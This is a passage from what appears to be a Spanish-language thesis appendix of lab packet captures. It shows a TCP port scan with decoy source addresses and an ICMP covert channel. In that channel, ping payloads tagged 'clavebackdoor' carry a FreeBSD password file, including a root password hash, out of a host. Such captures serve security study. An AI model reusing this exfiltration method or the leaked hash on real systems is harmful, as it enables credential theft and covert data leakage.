Paquete Nro: 20 - Tiempo: 0.087516
Mac Origen: 00:0c:29:86:12:a3   -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.20:42855 -> IP Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 42855 > 22 [RST] Seq=1 Len=0

Paquete Nro: 21 - Tiempo: 0.087726
Mac Origen: 00:17:31:96:5b:1f   -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.2:42855 -> IP Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 42855 > 22 [SYN] Seq=0 Len=0 MSS=1460

Paquete Nro: 22 - Tiempo: 0.088046
Mac Origen: 00:0c:29:e1:a2:26   -> Mac Destino: 00:17:31:96:5b:1f
IP Origen: 192.168.0.30:22 -> IP Destino: 192.168.0.2:42855
Protocolo: TCP
Descripción: 22 > 42855 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460

Paquete Nro: 23 - Tiempo: 0.088068
Mac Origen: 00:17:31:96:5b:1f   -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.2:42855 -> IP Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 42855 > 22 [RST] Seq=1 Len=0

Paquete Nro: 24 - Tiempo: 0.088184
Mac Origen: 00:17:31:96:5b:1f   -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.100:42855 -> IP Destino: 192.168.0.30:80
Protocolo: TCP
Descripción: 42855 > 80 [SYN] Seq=0 Len=0 MSS=1460

Paquete Nro: 25 - Tiempo: 0.088376
Mac Origen: 00:17:31:96:5b:1f   -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.20:42855 -> IP Destino: 192.168.0.30:80
Protocolo: TCP
Descripción: 42855 > 80 [SYN] Seq=0 Len=0 MSS=1460

Paquete Nro: 26 - Tiempo: 0.088450
Mac Origen: 00:17:31:96:5b:1f   -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.2:42855 -> IP Destino: 192.168.0.30:80
Protocolo: TCP
Descripción: 42855 > 80 [SYN] Seq=0 Len=0 MSS=1460

Paquete Nro: 27 - Tiempo: 0.088530
Mac Origen: 00:17:31:96:5b:1f   -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.100:42855 -> IP Destino: 192.168.0.30:21
Protocolo: TCP
Descripción: 42855 > 21 [SYN] Seq=0 Len=0 MSS=1460

Paquete Nro: 28 - Tiempo: 0.088716
Mac Origen: 00:0c:29:e1:a2:26   -> Mac Destino: 00:0c:29:90:2a:2d
IP Origen: 192.168.0.30:21 -> IP Destino: 192.168.0.100:42855
Protocolo: TCP
Descripción: 21 > 42855 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460

Paquete Nro: 29 - Tiempo: 0.088723
Mac Origen: 00:0c:29:e1:a2:26   -> Mac Destino: 00:0c:29:90:2a:2d
IP Origen: 192.168.0.30:21 -> IP Destino: 192.168.0.100:42855
Protocolo: TCP
```

```
Descripción: 21 > 42855 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460

Paquete Nro: 30 - Tiempo: 0.089062
Mac Origen: 00:0c:29:90:2a:2d   -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.100:42855 -> IP Destino: 192.168.0.30:21
Protocolo: TCP
Descripción: 42855 > 21 [RST] Seq=1 Len=0

Paquete Nro: 31 - Tiempo: 0.089069
Mac Origen: 00:0c:29:90:2a:2d   -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.100:42855 -> IP Destino: 192.168.0.30:21
Protocolo: TCP
Descripción: 42855 > 21 [RST] Seq=1 Len=0

Paquete Nro: 32 - Tiempo: 0.089395
Mac Origen: 00:17:31:96:5b:1f   -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.20:42855 -> IP Destino: 192.168.0.30:21
Protocolo: TCP
Descripción: 42855 > 21 [SYN] Seq=0 Len=0 MSS=1460

Paquete Nro: 33 - Tiempo: 0.089567
Mac Origen: 00:0c:29:e1:a2:26   -> Mac Destino: 00:0c:29:86:12:a3
IP Origen: 192.168.0.30:21 -> IP Destino: 192.168.0.20:42855
Protocolo: TCP
Descripción: 21 > 42855 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460

Paquete Nro: 34 - Tiempo: 0.089573
Mac Origen: 00:0c:29:e1:a2:26   -> Mac Destino: 00:0c:29:86:12:a3
IP Origen: 192.168.0.30:21 -> IP Destino: 192.168.0.20:42855
Protocolo: TCP
Descripción: 21 > 42855 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460

Paquete Nro: 35 - Tiempo: 0.089876
Mac Origen: 00:0c:29:86:12:a3   -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.20:42855 -> IP Destino: 192.168.0.30:21
Protocolo: TCP
Descripción: 42855 > 21 [RST] Seq=1 Len=0

Paquete Nro: 36 - Tiempo: 0.089883
Mac Origen: 00:0c:29:86:12:a3   -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.20:42855 -> IP Destino: 192.168.0.30:21
Protocolo: TCP
Descripción: 42855 > 21 [RST] Seq=1 Len=0

Paquete Nro: 37 - Tiempo: 0.090068
Mac Origen: 00:17:31:96:5b:1f   -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.2:42855 -> IP Destino: 192.168.0.30:21
Protocolo: TCP
Descripción: 42855 > 21 [SYN] Seq=0 Len=0 MSS=1460

Paquete Nro: 38 - Tiempo: 0.090274
Mac Origen: 00:0c:29:e1:a2:26   -> Mac Destino: 00:17:31:96:5b:1f
IP Origen: 192.168.0.30:21 -> IP Destino: 192.168.0.2:42855
Protocolo: TCP
Descripción: 21 > 42855 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460

Paquete Nro: 39 - Tiempo: 0.090294
Mac Origen: 00:17:31:96:5b:1f   -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.2:42855 -> IP Destino: 192.168.0.30:21
Protocolo: TCP
Descripción: 42855 > 21 [RST] Seq=1 Len=0

Paquete Nro: 40 - Tiempo: 1.216897
Mac Origen: 00:17:31:96:5b:1f   -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.100:42856 -> IP Destino: 192.168.0.30:80
Protocolo: TCP
Descripción: 42856 > 80 [SYN] Seq=0 Len=0 MSS=1460

Paquete Nro: 41 - Tiempo: 1.216923
Mac Origen: 00:17:31:96:5b:1f   -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.20:42856 -> IP Destino: 192.168.0.30:80
Protocolo: TCP
Descripción: 42856 > 80 [SYN] Seq=0 Len=0 MSS=1460
```

```
Paquete Nro: 42 - Tiempo: 1.216938
Mac Origen: 00:17:31:96:5b:1f   -> Mac Destino: 00:0c:29:e1:a2:26
IP Origen: 192.168.0.2:42856 -> IP Destino: 192.168.0.30:80
Protocolo: TCP
Descripción: 42856 > 80 [SYN] Seq=0 Len=0 MSS=1460
```

B.2.14. Captura 16: Covert Channel ICMP

```
Frame 1 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:0c:29:e1:a2:26 (00:0c:29:e1:a2:26), Dst: 00:17:31:96:5b:1f
(00:17:31:96:5b:1f)
Internet Protocol, Src: 192.168.0.30 (192.168.0.30), Dst: 192.168.0.2
(192.168.0.2)
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x4004 [correct]
    Identifier: 0x1812
    Sequence number: 0 (0x0000)
    Data (120 bytes)

0000  00 17 31 96 5b 1f 00 0c 29 e1 a2 26 08 00 45 00   ..1.[...)..&..E.
0010  00 94 db 8f 00 00 40 01 1d 69 c0 a8 00 1e c0 a8   ......@..i......
0020  00 02 08 00 40 04 18 12 00 00 63 6c 61 76 65 62   ....@.....claveb
0030  61 63 6b 64 6f 6f 72 23 20 24 46 72 65 65 42 53   ackdoor# $FreeBS
0040  44 3a 20 73 72 63 2f 65 74 63 2f 6d 61 73 74 65   D: src/etc/maste
0050  72 2e 70 61 73 73 77 64 2c 76 20 31 2e 34 30 20   r.passwd,v 1.40
0060  32 30 30 35 2f 30 36 2f 30 36 20 32 30 3a 31 39   2005/06/06 20:19
0070  3a 35 36 20 62 72 6f 6f 6b 73 20 45 78 70 20 24   :56 brooks Exp $
0080  0a 23 0a 72 6f 6f 74 3a 24 31 24 71 46 71 6b 2e   .#.root:$1$qFqk.
0090  30 30 6c 24 50 43 4f 62 37 57 64 67 52 6c 51 64   00l$PCOb7WdgRlQd
00a0  72 48                                            rH

Frame 2 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:17:31:96:5b:1f (00:17:31:96:5b:1f), Dst: 00:0c:29:e1:a2:26
(00:0c:29:e1:a2:26)
Internet Protocol, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.30
(192.168.0.30)
Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0
    Checksum: 0x4804 [correct]
    Identifier: 0x1812
    Sequence number: 0 (0x0000)
    Data (120 bytes)

0000  00 0c 29 e1 a2 26 00 17 31 96 5b 1f 08 00 45 00   ..)..&..1.[...E.
0010  00 94 74 38 00 00 40 01 84 c0 c0 a8 00 02 c0 a8   ..t8..@.........
0020  00 1e 00 00 48 04 18 12 00 00 63 6c 61 76 65 62   ....H.....claveb
0030  61 63 6b 64 6f 6f 72 23 20 24 46 72 65 65 42 53   ackdoor# $FreeBS
0040  44 3a 20 73 72 63 2f 65 74 63 2f 6d 61 73 74 65   D: src/etc/maste
0050  72 2e 70 61 73 73 77 64 2c 76 20 31 2e 34 30 20   r.passwd,v 1.40
0060  32 30 30 35 2f 30 36 2f 30 36 20 32 30 3a 31 39   2005/06/06 20:19
0070  3a 35 36 20 62 72 6f 6f 6b 73 20 45 78 70 20 24   :56 brooks Exp $
0080  0a 23 0a 72 6f 6f 74 3a 24 31 24 71 46 71 6b 2e   .#.root:$1$qFqk.
0090  30 30 6c 24 50 43 4f 62 37 57 64 67 52 6c 51 64   00l$PCOb7WdgRlQd
00a0  72 48                                            rH

Frame 3 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:0c:29:e1:a2:26 (00:0c:29:e1:a2:26), Dst: 00:17:31:96:5b:1f
(00:17:31:96:5b:1f)
Internet Protocol, Src: 192.168.0.30 (192.168.0.30), Dst: 192.168.0.2
(192.168.0.2)
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x1721 [correct]
    Identifier: 0x1812
    Sequence number: 256 (0x0100)
    Data (120 bytes)
```

```
0000  00 17 31 96 5b 1f 00 0c 29 e1 a2 26 08 00 45 00   ..1.[...)..&..E.
0010  00 94 b8 ba 00 00 40 01 40 3e c0 a8 00 1e c0 a8   ......@.@>......
0020  00 02 08 00 17 21 18 12 01 00 63 6c 61 76 65 62   .....!....claveb
0030  61 63 6b 64 6f 6f 72 76 56 48 54 61 6c 4b 30 3a   ackdoorvVHTalK0:
0040  30 3a 30 3a 3a 30 3a 30 3a 43 68 61 72 6c 69 65   0:0::0:0:Charlie
0050  20 26 3a 2f 72 6f 6f 74 3a 2f 75 73 72 2f 6c 6f    &:/root:/usr/lo
0060  63 61 6c 2f 62 69 6e 2f 62 61 73 68 0a 74 6f 6f   cal/bin/bash.too
0070  72 3a 2a 3a 30 3a 30 3a 3a 30 3a 30 3a 42 6f 75   r:*:0:0::0:0:Bou
0080  72 6e 65 2d 61 67 61 69 6e 20 53 75 70 65 72 75   rne-again Superu
0090  73 65 72 3a 2f 72 6f 6f 74 3a 0a 64 61 65 6d 6f   ser:/root:.daemo
00a0  6e 3a                                             n:

marcelo@saturno:/media/Informacion/Mis Documentos/UNLu/Tesis/Recursos
Tesis/Capturas/Cap6$ less 2-Covert\ Channel\ con\ HPing\ -\ Completo.txt
marcelo@saturno:/media/Informacion/Mis Documentos/UNLu/Tesis/Recursos
Tesis/Capturas/Cap6$ less 2-Covert\ Channel\ con\ HPing\ -\ Completo.txt
marcelo@saturno:/media/Informacion/Mis Documentos/UNLu/Tesis/Recursos
Tesis/Capturas/Cap6$
marcelo@saturno:/media/Informacion/Mis Documentos/UNLu/Tesis/Recursos
Tesis/Capturas/Cap6$ cat 2-Covert\ Channel\ con\ HPing\ -\ Completo.txt
Frame 1 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:0c:29:e1:a2:26 (00:0c:29:e1:a2:26), Dst: 00:17:31:96:5b:1f
(00:17:31:96:5b:1f)
Internet Protocol, Src: 192.168.0.30 (192.168.0.30), Dst: 192.168.0.2
(192.168.0.2)
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0 ()
    Checksum: 0x4004 [correct]
    Identifier: 0x1812
    Sequence number: 0 (0x0000)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F722320244672656542534 43A...

0000  00 17 31 96 5b 1f 00 0c 29 e1 a2 26 08 00 45 00   ..1.[...)..&..E.
0010  00 94 db 8f 00 00 40 01 1d 69 c0 a8 00 1e c0 a8   ......@..i......
0020  00 02 08 00 40 04 18 12 00 00 63 6c 61 76 65 62   ....@.....claveb
0030  61 63 6b 64 6f 6f 72 23 20 24 46 72 65 65 42 53   ackdoor# $FreeBS
0040  44 3a 20 73 72 63 2f 65 74 63 2f 6d 61 73 74 65   D: src/etc/maste
0050  72 2e 70 61 73 73 77 64 2c 76 20 31 2e 34 30 20   r.passwd,v 1.40
0060  32 30 30 35 2f 30 36 2f 30 36 20 32 30 3a 31 39   2005/06/06 20:19
0070  3a 35 36 20 62 72 6f 6f 6b 73 20 45 78 70 20 24   :56 brooks Exp $
0080  0a 23 0a 72 6f 6f 74 3a 24 31 24 71 46 71 6b 2e   .#.root:$1$qFqk.
0090  30 30 6c 24 50 43 4f 62 37 57 64 67 52 6c 51 64   00l$PCOb7WdgRlQd
00a0  72 48                                             rH

Frame 2 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:17:31:96:5b:1f (00:17:31:96:5b:1f), Dst: 00:0c:29:e1:a2:26
(00:0c:29:e1:a2:26)
Internet Protocol, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.30
(192.168.0.30)
Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0 ()
    Checksum: 0x4804 [correct]
    Identifier: 0x1812
    Sequence number: 0 (0x0000)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F722320244672656542534 43A...

0000  00 0c 29 e1 a2 26 00 17 31 96 5b 1f 08 00 45 00   ..)..&..1.[...E.
0010  00 94 74 38 00 00 40 01 84 c0 c0 a8 00 02 c0 a8   ..t8..@.........
0020  00 1e 00 00 48 04 18 12 00 00 63 6c 61 76 65 62   ....H.....claveb
0030  61 63 6b 64 6f 6f 72 23 20 24 46 72 65 65 42 53   ackdoor# $FreeBS
0040  44 3a 20 73 72 63 2f 65 74 63 2f 6d 61 73 74 65   D: src/etc/maste
0050  72 2e 70 61 73 73 77 64 2c 76 20 31 2e 34 30 20   r.passwd,v 1.40
0060  32 30 30 35 2f 30 36 2f 30 36 20 32 30 3a 31 39   2005/06/06 20:19
0070  3a 35 36 20 62 72 6f 6f 6b 73 20 45 78 70 20 24   :56 brooks Exp $
0080  0a 23 0a 72 6f 6f 74 3a 24 31 24 71 46 71 6b 2e   .#.root:$1$qFqk.
0090  30 30 6c 24 50 43 4f 62 37 57 64 67 52 6c 51 64   00l$PCOb7WdgRlQd
00a0  72 48                                             rH
```

```
Frame 3 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:0c:29:e1:a2:26 (00:0c:29:e1:a2:26), Dst: 00:17:31:96:5b:1f
(00:17:31:96:5b:1f)
Internet Protocol, Src: 192.168.0.30 (192.168.0.30), Dst: 192.168.0.2
(192.168.0.2)
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0 ()
    Checksum: 0x1721 [correct]
    Identifier: 0x1812
    Sequence number: 256 (0x0100)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F7276564854616C4B303A303A...

0000  00 17 31 96 5b 1f 00 0c 29 e1 a2 26 08 00 45 00   ..1.[...)..&..E.
0010  00 94 b8 ba 00 00 40 01 40 3e c0 a8 00 1e c0 a8   ......@.@>......
0020  00 02 08 00 17 21 18 12 01 00 63 6c 61 76 65 62   .....!....claveb
0030  61 63 6b 64 6f 6f 72 76 56 48 54 61 6c 4b 30 3a   ackdoorvVHTalK0:
0040  30 3a 30 3a 3a 30 3a 30 3a 43 68 61 72 6c 69 65   0:0::0:0:Charlie
0050  20 26 3a 2f 72 6f 6f 74 3a 2f 75 73 72 2f 6c 6f    &:/root:/usr/lo
0060  63 61 6c 2f 62 69 6e 2f 62 61 73 68 0a 74 6f 6f   cal/bin/bash.too
0070  72 3a 2a 3a 30 3a 30 3a 3a 30 3a 30 3a 42 6f 75   r:*:0:0::0:0:Bou
0080  72 6e 65 2d 61 67 61 69 6e 20 53 75 70 65 72 75   rne-again Superu
0090  73 65 72 3a 2f 72 6f 6f 74 3a 0a 64 61 65 6d 6f   ser:/root:.daemo
00a0  6e 3a                                            n:

Frame 4 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:17:31:96:5b:1f (00:17:31:96:5b:1f), Dst: 00:0c:29:e1:a2:26
(00:0c:29:e1:a2:26)
Internet Protocol, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.30
(192.168.0.30)
Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0 ()
    Checksum: 0x1f21 [correct]
    Identifier: 0x1812
    Sequence number: 256 (0x0100)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F7276564854616C4B303A303A...

0000  00 0c 29 e1 a2 26 00 17 31 96 5b 1f 08 00 45 00   ..)..&..1.[...E.
0010  00 94 74 39 00 00 40 01 84 bf c0 a8 00 02 c0 a8   ..t9..@.........
0020  00 1e 00 00 1f 21 18 12 01 00 63 6c 61 76 65 62   .....!....claveb
0030  61 63 6b 64 6f 6f 72 76 56 48 54 61 6c 4b 30 3a   ackdoorvVHTalK0:
0040  30 3a 30 3a 3a 30 3a 30 3a 43 68 61 72 6c 69 65   0:0::0:0:Charlie
0050  20 26 3a 2f 72 6f 6f 74 3a 2f 75 73 72 2f 6c 6f    &:/root:/usr/lo
0060  63 61 6c 2f 62 69 6e 2f 62 61 73 68 0a 74 6f 6f   cal/bin/bash.too
0070  72 3a 2a 3a 30 3a 30 3a 3a 30 3a 30 3a 42 6f 75   r:*:0:0::0:0:Bou
0080  72 6e 65 2d 61 67 61 69 6e 20 53 75 70 65 72 75   rne-again Superu
0090  73 65 72 3a 2f 72 6f 6f 74 3a 0a 64 61 65 6d 6f   ser:/root:.daemo
00a0  6e 3a                                            n:

Frame 5 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:0c:29:e1:a2:26 (00:0c:29:e1:a2:26), Dst: 00:17:31:96:5b:1f
(00:17:31:96:5b:1f)
Internet Protocol, Src: 192.168.0.30 (192.168.0.30), Dst: 192.168.0.2
(192.168.0.2)
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0 ()
    Checksum: 0x4645 [correct]
    Identifier: 0x1812
    Sequence number: 512 (0x0200)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F722A3A313A313A3A303A303A...

0000  00 17 31 96 5b 1f 00 0c 29 e1 a2 26 08 00 45 00   ..1.[...)..&..E.
0010  00 94 c1 bf 00 00 40 01 37 39 c0 a8 00 1e c0 a8   ......@.79......
0020  00 02 08 00 46 45 18 12 02 00 63 6c 61 76 65 62   ....FE....claveb
0030  61 63 6b 64 6f 6f 72 2a 3a 31 3a 31 3a 3a 30 3a   ackdoor*:1:1::0:
0040  30 3a 4f 77 6e 65 72 20 6f 66 20 6d 61 6e 79 20   0:Owner of many
0050  73 79 73 74 65 6d 20 70 72 6f 63 65 73 73 65 73   system processes
0060  3a 2f 72 6f 6f 74 3a 2f 75 73 72 2f 73 62 69 6e   :/root:/usr/sbin
```

```
0070  2f 6e 6f 6c 6f 67 69 6e 0a 6f 70 65 72 61 74 6f   /nologin.operato
0080  72 3a 2a 3a 32 3a 35 3a 3a 30 3a 30 3a 53 79 73   r:*:2:5::0:0:Sys
0090  74 65 6d 20 26 3a 2f 3a 2f 75 73 72 2f 73 62 69   tem &:/:/usr/sbi
00a0  6e 2f                                            n/

Frame 6 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:17:31:96:5b:1f (00:17:31:96:5b:1f), Dst: 00:0c:29:e1:a2:26
(00:0c:29:e1:a2:26)
Internet Protocol, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.30
(192.168.0.30)
Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0 ()
    Checksum: 0x4e45 [correct]
    Identifier: 0x1812
    Sequence number: 512 (0x0200)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F722A3A313A313A3A303A303A...

0000  00 0c 29 e1 a2 26 00 17 31 96 5b 1f 08 00 45 00   ..)..&..1.[...E.
0010  00 94 74 3a 00 00 40 01 84 be c0 a8 00 02 c0 a8   ..t:..@.........
0020  00 1e 00 00 4e 45 18 12 02 00 63 6c 61 76 65 62   ....NE....claveb
0030  61 63 6b 64 6f 6f 72 2a 3a 31 3a 31 3a 3a 30 3a   ackdoor*:1:1::0:
0040  30 3a 4f 77 6e 65 72 20 6f 66 20 6d 61 6e 79 20   0:Owner of many
0050  73 79 73 74 65 6d 20 70 72 6f 63 65 73 73 65 73   system processes
0060  3a 2f 72 6f 6f 74 3a 2f 75 73 72 2f 73 62 69 6e   :/root:/usr/sbin
0070  2f 6e 6f 6c 6f 67 69 6e 0a 6f 70 65 72 61 74 6f   /nologin.operato
0080  72 3a 2a 3a 32 3a 35 3a 3a 30 3a 30 3a 53 79 73   r:*:2:5::0:0:Sys
0090  74 65 6d 20 26 3a 2f 3a 2f 75 73 72 2f 73 62 69   tem &:/:/usr/sbi
00a0  6e 2f                                            n/

Frame 7 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:0c:29:e1:a2:26 (00:0c:29:e1:a2:26), Dst: 00:17:31:96:5b:1f
(00:17:31:96:5b:1f)
Internet Protocol, Src: 192.168.0.30 (192.168.0.30), Dst: 192.168.0.2
(192.168.0.2)
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0 ()
    Checksum: 0xfbc8 [correct]
    Identifier: 0x1812
    Sequence number: 768 (0x0300)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F726E6F6C6F67696E0A62696E...

0000  00 17 31 96 5b 1f 00 0c 29 e1 a2 26 08 00 45 00   ..1.[...)..&..E.
0010  00 94 0f 27 00 00 40 01 e9 d1 c0 a8 00 1e c0 a8   ...'..@.........
0020  00 02 08 00 fb c8 18 12 03 00 63 6c 61 76 65 62   ..........claveb
0030  61 63 6b 64 6f 6f 72 6e 6f 6c 6f 67 69 6e 0a 62   ackdoornologin.b
0040  69 6e 3a 2a 3a 33 3a 37 3a 3a 30 3a 30 3a 42 69   in:*:3:7::0:0:Bi
0050  6e 61 72 69 65 73 20 43 6f 6d 6d 61 6e 64 73 20   naries Commands
0060  61 6e 64 20 53 6f 75 72 63 65 3a 2f 3a 2f 75 73   and Source:/:/us
0070  72 2f 73 62 69 6e 2f 6e 6f 6c 6f 67 69 6e 0a 74   r/sbin/nologin.t
0080  74 79 3a 2a 3a 34 3a 36 35 35 33 33 3a 3a 30 3a   ty:*:4:65533::0:
0090  30 3a 54 74 79 20 53 61 6e 64 62 6f 78 3a 2f 3a   0:Tty Sandbox:/:
00a0  2f 75                                            /u

Frame 8 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:17:31:96:5b:1f (00:17:31:96:5b:1f), Dst: 00:0c:29:e1:a2:26
(00:0c:29:e1:a2:26)
Internet Protocol, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.30
(192.168.0.30)
Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0 ()
    Checksum: 0x03c9 [correct]
    Identifier: 0x1812
    Sequence number: 768 (0x0300)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F726E6F6C6F67696E0A62696E...

0000  00 0c 29 e1 a2 26 00 17 31 96 5b 1f 08 00 45 00   ..)..&..1.[...E.
0010  00 94 74 3b 00 00 40 01 84 bd c0 a8 00 02 c0 a8   ..t;..@.........
```

```
0020  00 1e 00 00 03 c9 18 12 03 00 63 6c 61 76 65 62   ..........claveb
0030  61 63 6b 64 6f 6f 72 6e 6f 6c 6f 67 69 6e 0a 62   ackdoornologin.b
0040  69 6e 3a 2a 3a 33 3a 37 3a 3a 30 3a 30 3a 42 69   in:*:3:7::0:0:Bi
0050  6e 61 72 69 65 73 20 43 6f 6d 6d 61 6e 64 73 20   naries Commands
0060  61 6e 64 20 53 6f 75 72 63 65 3a 2f 3a 2f 75 73   and Source:/:/us
0070  72 2f 73 62 69 6e 2f 6e 6f 6c 6f 67 69 6e 0a 74   r/sbin/nologin.t
0080  74 79 3a 2a 3a 34 3a 36 35 35 33 33 3a 3a 30 3a   ty:*:4:65533::0:
0090  30 3a 54 74 79 20 53 61 6e 64 62 6f 78 3a 2f 3a   0:Tty Sandbox:/:
00a0  2f 75                                             /u

Frame 9 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:0c:29:e1:a2:26 (00:0c:29:e1:a2:26), Dst: 00:17:31:96:5b:1f
(00:17:31:96:5b:1f)
Internet Protocol, Src: 192.168.0.30 (192.168.0.30), Dst: 192.168.0.2
(192.168.0.2)
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0 ()
    Checksum: 0xb6e8 [correct]
    Identifier: 0x1812
    Sequence number: 1024 (0x0400)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F7273722F7362696E2F6E6F6C...

0000  00 17 31 96 5b 1f 00 0c 29 e1 a2 26 08 00 45 00   ..1.[...)..&..E.
0010  00 94 09 1f 00 00 40 01 ef d9 c0 a8 00 1e c0 a8   ......@.........
0020  00 02 08 00 b6 e8 18 12 04 00 63 6c 61 76 65 62   ..........claveb
0030  61 63 6b 64 6f 6f 72 73 72 2f 73 62 69 6e 2f 6e   ackdoorsr/sbin/n
0040  6f 6c 6f 67 69 6e 0a 6b 6d 65 6d 3a 2a 3a 35 3a   ologin.kmem:*:5:
0050  36 35 35 33 33 3a 3a 30 3a 30 3a 4b 4d 65 6d 20   65533::0:0:KMem
0060  53 61 6e 64 62 6f 78 3a 2f 3a 2f 75 73 72 2f 73   Sandbox:/:/usr/s
0070  62 69 6e 2f 6e 6f 6c 6f 67 69 6e 0a 67 61 6d 65   bin/nologin.game
0080  73 3a 2a 3a 37 3a 31 33 3a 3a 30 3a 30 3a 47 61   s:*:7:13::0:0:Ga
0090  6d 65 73 20 70 73 65 75 64 6f 2d 75 73 65 72 3a   mes pseudo-user:
00a0  2f 75                                             /u

Frame 10 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:17:31:96:5b:1f (00:17:31:96:5b:1f), Dst: 00:0c:29:e1:a2:26
(00:0c:29:e1:a2:26)
Internet Protocol, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.30
(192.168.0.30)
Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0 ()
    Checksum: 0xbee8 [correct]
    Identifier: 0x1812
    Sequence number: 1024 (0x0400)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F7273722F7362696E2F6E6F6C...

0000  00 0c 29 e1 a2 26 00 17 31 96 5b 1f 08 00 45 00   ..)..&..1.[...E.
0010  00 94 74 3c 00 00 40 01 84 bc c0 a8 00 02 c0 a8   ..t<..@.........
0020  00 1e 00 00 be e8 18 12 04 00 63 6c 61 76 65 62   ..........claveb
0030  61 63 6b 64 6f 6f 72 73 72 2f 73 62 69 6e 2f 6e   ackdoorsr/sbin/n
0040  6f 6c 6f 67 69 6e 0a 6b 6d 65 6d 3a 2a 3a 35 3a   ologin.kmem:*:5:
0050  36 35 35 33 33 3a 3a 30 3a 30 3a 4b 4d 65 6d 20   65533::0:0:KMem
0060  53 61 6e 64 62 6f 78 3a 2f 3a 2f 75 73 72 2f 73   Sandbox:/:/usr/s
0070  62 69 6e 2f 6e 6f 6c 6f 67 69 6e 0a 67 61 6d 65   bin/nologin.game
0080  73 3a 2a 3a 37 3a 31 33 3a 3a 30 3a 30 3a 47 61   s:*:7:13::0:0:Ga
0090  6d 65 73 20 70 73 65 75 64 6f 2d 75 73 65 72 3a   mes pseudo-user:
00a0  2f 75                                             /u

Frame 11 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:0c:29:e1:a2:26 (00:0c:29:e1:a2:26), Dst: 00:17:31:96:5b:1f
(00:17:31:96:5b:1f)
Internet Protocol, Src: 192.168.0.30 (192.168.0.30), Dst: 192.168.0.2
(192.168.0.2)
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0 ()
    Checksum: 0x8e0e [correct]
    Identifier: 0x1812
    Sequence number: 1280 (0x0500)
```

```
    Data (120 bytes)
        Data: 636C6176656261636B646F6F7273722F67616D65733A2F75...

0000  00 17 31 96 5b 1f 00 0c 29 e1 a2 26 08 00 45 00   ..1.[...)..&..E.
0010  00 94 09 6d 00 00 40 01 ef 8b c0 a8 00 1e c0 a8   ...m..@.........
0020  00 02 08 00 8e 0e 18 12 05 00 63 6c 61 76 65 62   ..........claveb
0030  61 63 6b 64 6f 6f 72 73 72 2f 67 61 6d 65 73 3a   ackdoorsr/games:
